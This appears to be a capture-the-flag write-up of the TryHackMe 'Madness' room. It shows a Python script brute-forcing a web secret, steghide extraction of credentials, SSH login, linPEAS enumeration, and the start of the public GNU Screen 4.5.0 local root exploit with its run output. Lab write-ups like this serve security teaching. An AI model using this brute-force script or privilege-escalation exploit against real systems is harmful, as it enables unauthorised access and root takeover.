
```
#!/usr/bin/python3

import sys
import requests
import os


URL = "http://10.10.24.12/[redacted]/?secret={}"

# sending get request and saving the response as response object

for i in range(100):
        r = requests.get(url = URL.format(i))
        data = r.text

        if 'wrong!' in data:
                print("Secret {} is wrong".format(i))
        else:
                print("Secret {} is correct".format(i))
```

We run the script and we get:



```
Secret 53 is wrong
Secret 54 is wrong
Secret 55 is wrong
Secret 56 is wrong
Secret 57 is wrong
Secret 58 is wrong
Secret 59 is wrong
Secret 60 is wrong
Secret 61 is wrong
Secret 62 is wrong
Secret 63 is wrong
Secret 64 is wrong
Secret 65 is wrong
Secret 66 is wrong
Secret 67 is wrong
Secret 68 is wrong
Secret 69 is wrong
Secret 70 is wrong
Secret 71 is wrong
Secret 72 is wrong
Secret 73 is correct
Secret 74 is wrong
Secret 75 is wrong
Secret 76 is wrong
Secret 77 is wrong
```

So the secret is number 73. After delivering that number as the secret to the hidden webpage we get:



10.10.24.12/[redacted]/?secret=73

Welcome! I have been expecting you!

To obtain my identity you need to guess my secret!


Secret Entered: 73

Urgh, you got it right! But I won't tell you who I am! y2[redacted]

The hidden webpage returned a password (Again, redacted for the same purpose as above).

5. Steghide the fixed photo

After playing around with the data I've got until now, I figured out that the password obtained above is used for extracting hidden data from the photo we fixed:




```
root ~ tryhackme madness ls -la
total 36
drwxr-xr-x  2 root root  4096 Jan 12 19:30 .
drwxr-xr-x 26 root root  4096 Jan 12 19:23 ..
-rwxr-xr-x  1 root root   371 Jan 12 19:30 secret_web.py
-rw-r--r--  1 root root 22210 Jan 12 19:27 thm.jpg
root ~ tryhackme madness steghide extract -sf thm.jpg
Enter passphrase:
wrote extracted data to "hidden.txt".
root ~ tryhackme madness cat hidden.txt
Fine you found the password!

Here's a username

[redacted]

I didn't say I would make it easy for you!
root ~ tryhackme madness |
```


The hidden message gave us a weird looking username, but if we apply ROT13 on it, we obtain something we can work with, and thus being said, we have SSH username.

6. Find SSH password

This is the tricky part. After enumerating everything I could, I got nothing, so the only thing left to do was desperately check anything I could. So, I went to the room page and downloaded the photo:




[Task 1] Flag Submission 04/01/2020



```
/bin/bash 206x48
root ~ tryhackme madness steghide extract -sf 5iW7kC8.jpg
Enter passphrase:
wrote extracted data to "password.txt".
root ~ tryhackme madness cat password.txt
I didn't think you'd find me! Congratulations!

Here take my password

[redacted]

root ~ tryhackme madness
```


After that excruciating step, we get some valid SSH credentials, so we log in to the machine and get the user flag:



```
 root  ~ ⫴ tryhackme ⫴ madness  ssh [redacted]@10.10.24.12
The authenticity of host '10.10.24.12 (10.10.24.12)' can't be established.
ECDSA key fingerprint is SHA256:Wi0RpQNwFTfSuABX4f8gKrf3UzJBmrNOdVjVnBBqL5E.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.24.12' (ECDSA) to the list of known hosts.
[redacted]@10.10.24.12's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Jan  5 18:51:33 2020 from 192.168.244.128
[redacted]@ubuntu:~$ ls -la
total 20
drwxr-xr-x 3 [redacted] 4096 Jan 12 09:32 .
drwxr-xr-x 3 root   root   4096 Jan  4 13:09 ..
-rw------- 1 [redacted]       0 Jan  5 18:57 .bash_history
-rw-r--r-- 1              3771 Jan  4 13:09 .bashrc
drwx------ 2              4096 Jan 12 09:32 .cache
-rw-r--r-- 1 root   root     38 Jan  6 02:16 user.txt
[redacted]@ubuntu:~$ cat user.txt
THM{[redacted]}
[redacted]@ubuntu:~$ |
```


7. Root privilege escalation

The first thing I do when I want to get familiar with a linux machine, is to run an enumeration script, so I chose my current favorite one, linPEAS. We transfer the script to the machine through netcat and verify md5sum to validate it's the same file:



```
/bin/bash 96x48
[redacted]@ubuntu:~$ ls -la
total 20
drwxr-xr-x 3 [redacted] 4096 Jan 12 09:32 .
drwxr-xr-x 3 root  root  4096 Jan  4 13:09 ..
-rw------- 1 [redacted]     0 Jan  5 18:57 .bash_history
-rw-r--r-- 1             3771 Jan  4 13:09 .bashrc
drwx------ 2             4096 Jan 12 09:32 .cache
-rw-r--r-- 1 root  root    38 Jan  6 02:16 user.txt
[redacted]@ubuntu:~$ nc -nvlp 9999 > linpeas.sh
Listening on [0.0.0.0] (family 0, port 9999)
Connection from [10.8.15.110] port 9999 [tcp/*] accepted (family 2, sport 35202)
```


```
/bin/bash 108x48
 root  ~ ⫴ Tools ⫴ privilege-escalation-awesome-scripts-suite ⫴ linPEAS  ls -la
total 164
drwxr-xr-x 3 root root   4096 Jan  4 21:31 .
drwxr-xr-x 5 root root   4096 Jan  4 21:31 ..
drwxr-xr-x 2 root root   4096 Jan  4 21:31 images
 root  ~ ⫴ Tools ⫴ privilege-escalation-awesome-scripts-suite ⫴ linPEAS  nc 10.10.24.12 9999 < linpeas.sh
```



```
drwxr-xr-x 3 root  root    4096 Jan  4 13:09 ..
-rw------- 1 [redacted]        0 Jan  5 18:57 .bash_history
-rw-r--r-- 1               3771 Jan  4 13:09 .bashrc
drwx------ 2               4096 Jan 12 09:32 .cache
-rw-rw-r-- 1             134167 Jan 12 09:33 linpeas.sh
-rw-r--r-- 1 root  root      38 Jan  6 02:16 user.txt
[redacted]@ubuntu:~$ md5sum linpeas.sh
a77e3324f687f6735b519879277905dd  linpeas.sh
[redacted]@ubuntu:~$ |
```


```
 root  ~ ⫴ Tools ⫴ privilege-escalation-awesome-scripts-suite ⫴ linPEAS  md5sum linpeas.sh
a77e3324f687f6735b519879277905dd  linpeas.sh
 root  ~ ⫴ Tools ⫴ privilege-escalation-awesome-scripts-suite ⫴ linPEAS  |
```

After we validate the script is good to go, we run it. LinPEAS has a nice feature, and highlights the things that are worth checking out:




```
Linux Privesc Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist
 LEYEND:
  RED/YELLOW: 99% a PE vector
  RED: You must take a look at it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMangenta: Your username
```

So, keeping in mind this classification, we proceed to enumerate the system.



```
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-commands
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/bin/vmware-user-suid-wrapper
/usr/bin/gpasswd
/usr/bin/passwd         --->    Apple_Mac_OSX/Solaris/SPARC_8/9/Sun_Solaris_2.5.1_PAM
/usr/bin/newgrp         --->    HP-UX_10.20
/usr/bin/chsh
/usr/bin/chfn           --->    SuSE_9.3/10
/usr/bin/sudo           --->    /sudo$
/bin/fusermount
/bin/su
/bin/ping6
/bin/screen-4.5.0
/bin/screen-4.5.0.old
/bin/mount              --->    Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
/bin/ping
/bin/umount             --->    BSD/Linux[1996-08-13]
```

After a really short time, the script detected something that it's 99% a PE vector. So we google for screen-4.5.0 on google and we get:



https://www.exploit-db.com/exploits/41154

DATABASE


GNU Screen 4.5.0 - Local Privilege Escalation

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
41154	N/A	XIPHOS RESEARCH LTD	LOCAL	LINUX	2017-01-25

EDB Verified: ✓ Exploit: / {} Vulnerable App:


```
#!/bin/bash
# screenroot.sh
# setuid screen v4.5.0 local root exploit
# abuses ld.so.preload overwriting to get root.
# bug: https://lists.gnu.org/archive/html/screen-devel/2017-01/msg00025.html
# HACK THE PLANET
# ~ infodox (25/1/2017)
echo "~ gnu/screenroot ~"
echo "[+] First, we create our shell and library..."
cat << EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
```

We copy paste the exploit and save it into /tmp, we run it and we get the root shell just like that:




```
[redacted]@ubuntu:~$ cd /tmp
@ubuntu:/tmp$ vim exploit.sh
@ubuntu:/tmp$ chmod +x exploit.sh
@ubuntu:/tmp$ ls -la
total 44
drwxrwxrwt 10 root  root  4096 Jan 12 09:35 .
drwxr-xr-x 23 root  root  4096 Jan  4 14:25 ..
-rwxrwxr-x  1 [redacted] 1152 Jan 12 09:35 exploit.sh
drwxrwxrwt  2 root  root  4096 Jan 12 09:22 .font-unix
drwxrwxrwt  2 root  root  4096 Jan 12 09:22 .ICE-unix
drwxr-xr-x  3 root  [redacted] 4096 Jan 12 09:34 screens
drwx------  3 root  root  4096 Jan 12 09:22 systemd-private-d61ff32b89c4437a90f9e3af44002bba-systemd-timesyncd.service-NSiXth
drwxrwxrwt  2 root  root  4096 Jan 12 09:22 .Test-unix
drwxrwxrwt  2 root  root  4096 Jan 12 09:22 VMwareDnD
drwxrwxrwt  2 root  root  4096 Jan 12 09:22 .X11-unix
drwxrwxrwt  2 root  root  4096 Jan 12 09:22 .XIM-unix
[redacted]@ubuntu:/tmp$ ./exploit.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
/tmp/libhax.c: In function ‘dropshell’:
/tmp/libhax.c:7:5: warning: implicit declaration of function ‘chmod’ [-Wimplicit-function-declaration]
     chmod("/tmp/rootshell", 04755);
     ^
/tmp/rootshell.c: In function ‘main’:
